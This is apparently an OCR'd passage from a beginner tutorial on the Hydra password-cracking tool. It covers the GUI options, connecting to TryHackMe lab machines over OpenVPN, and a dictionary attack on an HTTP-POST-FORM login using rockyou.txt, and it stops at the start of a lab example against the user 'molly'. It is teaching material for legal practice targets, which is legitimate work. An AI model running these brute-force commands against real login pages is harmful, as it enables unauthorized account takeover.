
Features: Peformance Options= Number of Tasks, Timeout, Exit after first found pair (per host), Exit after first found pair (global), Do not print message about connection errors. Use a HTTP/HTTPS Proxy= No Proxy, HTTP Method, CONNECT method, Proxy, Proxy needs authentication, Username, Password.

Fourth interface (Specific)



Features: http-proxy url/ http-proxy-urlenum credential module, http/https url, Ciso Enable, Login for Ciso device, LDAP DN, SMB, SMB2 Workgroup, sapr3 client id, CVS/SVN Repository, Telnet-Successful Login String, SNMP.


Fifth interface (Start)




Features: Output.

Before hacking we need to find legal targets with intentional vulnerabilities, for the next two examples (hacking http-post-form and SSH), TryHackMe targets are used.


To start, first connect Virtual Machine with TryHackMe with its open VPN:




First go to TryHackMe.com and search Hydra




Then click on “Access Machines” (the red box).



Next choose your operating system (Linux for these examples) then click on the blue “Download” a file would get installed on your device, ending with .ovpn




Next you are going to locate the file, it will often be in your ‘Downloads”



Then open your terminal and write down this command:

“sudo apt install openvpn”



And then in your terminal write down

“sudo openvpn –config /path/to/file.ovpn”

In this case the path is Downloads and the file name is noraassaedi158

“sudo openvpn –config ~/Downloads/noraassaedi158.ovpn”


- Note you should run this command every time you open your VM to connect.

After all these steps you should be able to access the machines (targets) in TryHackMe and legally hack.

To access the machines (targets):

First go onto https://tryhackme.com

Then search Hydra, a page like this will pop up:



Scroll down and click on Start Machine




A box would appear with a target IP address,




- Note: IP address will change everytime you start the machine.

copy it and in another tab paste it and press enter:



*Note every time you start a different machine the IP address would change

A page like this will load:



This is what is legal to hack.

Example 1, dictionary hacking HTTP-POST-FORM using hydra(TryHackMe):

To hack a HTTP-POST-FORM login page, it needs to be in this general form:

“hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V”

F=incorrect = the invalid response when the login is wrong,

To get invalid response, there are two ways:

- Write an incorrect input and copy paste the response
- Use this command:

“curl -s -X POST -d "username=TESTUSER&password=TESTPASS" -i "http://TARGET_HOST/FORM_PATH""” (using incorrect testuser and testpass)

And copy paste the output into the code

-l <username> = this command is used when the username is known or when trying one username, if it's unknown use “-L <wordlist>” for username list to use

-P <wordlist> = for password list to use

Http-post-form = the type of form is post (what is being hacked)

username=^USER^&password=^PASS^ = login credentials

-V= verbose, shows every attempt

For the wordlist, rockyou.txt is being used. Which is a list of all the passwords that had been breached in 2009; many hackers use this list since it's human based and realistic

Kali Linux already has this list; to use it, first, find the file, using this command:

"find / -type f -name "rockyou.txt" 2>/dev/null"

find = looks for

-type f = file type

-name "rockyou.txt" = name of file


2>/dev/null = don't show errors

Press enter and it'll print where your rockyou.txt file is. (image later in example)


Hacking Molly's account:

Note: username is "molly"

First find the invalid response:




On the login page write in an invalid username and password

